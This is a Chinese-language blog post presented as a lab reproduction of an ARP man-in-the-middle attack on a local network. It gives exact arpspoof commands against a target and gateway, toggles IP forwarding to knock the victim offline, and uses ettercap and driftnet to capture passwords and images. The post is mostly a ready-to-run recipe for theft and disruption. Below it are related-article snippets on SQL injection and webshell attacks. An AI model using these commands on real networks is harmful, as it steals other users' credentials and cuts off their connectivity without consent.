
【漏洞复现】局域网 ARP 中间人攻击 获取他人账号密码
日期:2019-07-18 14:24:42
更新:
作者:Bay0net
介绍:如何在局域网内,窃取其他用户的账号密码?
0x01、 漏洞环境
攻击工具 arpspoof 基本用法:
arpspoof -i eth0 -t 【目标 IP】 【网关】

arpspoof -i eth0 -t  【网关】【目标 IP】
攻击机
IP:192.168.43.67

操作系统:Kali 2019
靶机
IP:192.168.43.135

操作系统:Win7 旗舰版 SP1
攻击机和靶机,在同一个局域网内,局域网的网关是 192.168.43.1
0x02、攻击过程
使靶机断网
在 kali 上,需要开启转发 IP 的功能,否则靶机会断网,所以可以使用该方法让靶机断网。
先欺骗靶机,开启两个命令行界面,分别输入下面两条命令
# 欺骗靶机

arpspoof -i eth0 -t 192.168.43.135 192.168.43.1

arpspoof -i eth0 -t 192.168.43.1 192.168.43.135
 
然后再开一个命令行,输入以下命令,关闭 ip_forward 功能。
# 0 代表关闭 ip_forward 功能

echo '0' > /proc/sys/net/ipv4/ip_forward
 
靶机已经无法连接互联网,一直在转圈。
 
如果想恢复主机的网络,再使用下面的语句即可。
echo '1' > /proc/sys/net/ipv4/ip_forward
窃取密码
演示的网站:http://www.discuz.net/forum.php
第一步,还是欺骗靶机,开启两个命令行界面,分别输入下面两条命令
# 欺骗靶机

arpspoof -i eth0 -t 192.168.43.135 192.168.43.1

arpspoof -i eth0 -t 192.168.43.1 192.168.43.135
第二步,开启转发
echo '1' > /proc/sys/net/ipv4/ip_forward
第三步,使用工具进行嗅探
ettercap -Tq -i eth0
 
此时在靶机输入账号密码进行登录,kali 会自动分析并且把密码显示出来。
 
点击登录,查看一下 kali,已经抓到了账号密码。
 
嗅探图片
driftnet -i eth0
 
【漏洞复现】局域网 ARP 中间人攻击 获取他人账号密码的更多相关文章
- windows下局域网文件共享,不需要登录账号密码
基于局域网中,有时候需要传输一个大的文件都需要用到U盘,很麻烦,所以优选文件共享.但是有时候会出现需要登录账户密码,所以需要设置第三步,步骤如下: 1.选中要共享的文件夹,右键有一个共享选项,点击出现 ...
- SQL注入获取Sa账号密码
漏洞位置:http://168.1.1.81/Information/Search?Keyword=1111 漏洞利用: MSSQL 2000 http://168.1.1.81/Informatio ...
- ARP欺骗攻击
一.ARP攻击概述 ARP攻击主要是存在于局域网中,通过伪造IP地址和MAC地址实现ARP欺骗,能够在网络中产生大量的ARP通信量使网络阻塞,攻击者只要持续不断的发出伪造的ARP响应包就能更改目标主机 ...
- 中间人攻击工具ettercap
中间人攻击工具ettercap (一).简介 (二).模块划分 1.Snifer 2.MITM 3.Filter 4.Log 5.Plugin (三).特性 (四).用户操作界面 (五).指定目标 ( ...
- Metinfo 5.3.19管理员密码重置漏洞复现
Metinfo 5.3.19管理员密码重置漏洞 操作系统:Windows 10专业版 kali linux 网站环境:UPUPW 5.3 使用工具:burpsuite 1.7 beta 漏洞分 ...
- CVE-2019-2618任意文件上传漏洞复现
CVE-2019-2618任意文件上传漏洞复现 漏洞介绍: 近期在内网扫描出不少CVE-2019-2618漏洞,需要复测,自己先搭个环境测试,复现下利用过程,该漏洞主要是利用了WebLogic组件中的 ...
- [漏洞复现] [Vulhub靶机] Tomcat7+ 弱口令 && 后台getshell漏洞
免责声明:本文仅供学习研究,严禁从事非法活动,任何后果由使用者本人负责. 0x00 背景知识 war文件 0x01 漏洞介绍 影响范围:Tomcat 8.0版本 漏洞类型:弱口令 漏洞成因:在tomc ...
- 利用PPPOE认证获取路由器中宽带账号密码
前言 回家时买了一台极路由准备换掉家里老掉牙的阿里路由器,想进后台看一下宽带账号密码,咦???后台密码是什么来着??? 我陷入了沉思,家里的路由器一般都是pppoe拨号,而路由器在与pppoe认证服务 ...
- 同一局域网环境下的arp欺骗和中间人攻击(mac)
最近读了一篇有关arp欺骗和中间人攻击的文章,于是乎就想着自己实现一下,顺便验证下微信在回话劫持后的安全性. 1.本机环境 Macbook Air:OS X 10.11 El Captain 2.推荐 ...
随机推荐
- python-文件操作2(读写文件的详细操作)
python-文件操作2(读写文件的详细操作) 1.读取文件的前6行数据 f = open ("my-hert2","r") #encoding="u ...
- keepalived和lvs实现mysql读负载均衡
keepalived+lvs实现对mysql读负载均衡 环境:redhat 6.5 real server: 172.25.254.189 172.25.254.224 lvs: 172.25.254 ...
- jenkins复选框插件Extended Choice Parameter plugin
转载 https://www.cnblogs.com/zndxall/p/9512059.html https://www.cnblogs.com/jwentest/p/7113399.html
- spring AspectJ的Execution表达式(转载)
原文:http://blog.csdn.net/peng658890/article/details/7223046 在使用spring框架配置AOP的时候,不管是通过XML配置文件还是注解的方式都需 ...
- big.js常用方法
官网api:http://mikemcl.github.io/big.js/ +:minus.minus(n) ⇒ Big %:mod.mod(n) ⇒ Big -:plus.plus(n) ⇒ B ...
- 通信接口是webservice快还是scoket快解决方案
通信接口是webservice快还是scoket快webservice和scoket都可以做为通信接口,一个走HTTP访问,一个走TCP协议访问 问1:通讯速度是webservice快还是scoket ...
- DRF介绍,DRF项目开发,DRF项目的视图类的dispatch源码解析
目录 一.DRF介绍 1. 什么是DRF 2. 为什么要用DRF (1)使用DRF的原因 (2)站在开发者的角度来说用DRF的好处(暂时列举这么多) 二.用DRF开发后端项目 三.APIView请求生 ...
- LOJ-6278-数列分块入门2(分块)
链接: https://loj.ac/problem/6278 题意: 给出一个长为 的数列,以及 个操作,操作涉及区间加法,询问区间内小于某个值 的元素个数. 思路: 分块,用vector维护每个区 ...
- Python:日期表达的转换(day of year & year month day)
我们常用的日期格式是“年月日”型的,即year-month-day,比如今天是2019年9月14日,2019-09-14. 然而,有些地方,比如遥感图像下载的命名里面,为了数据表示方便,常常是doy( ...
- K8S简介
简介 Kubernetes是一个开源的,用于管理云平台中多个主机上的容器化的应用,Kubernetes的目标是让部署容器化的应用简单并且高效(powerful),Kubernetes提供了应用部署,规 ...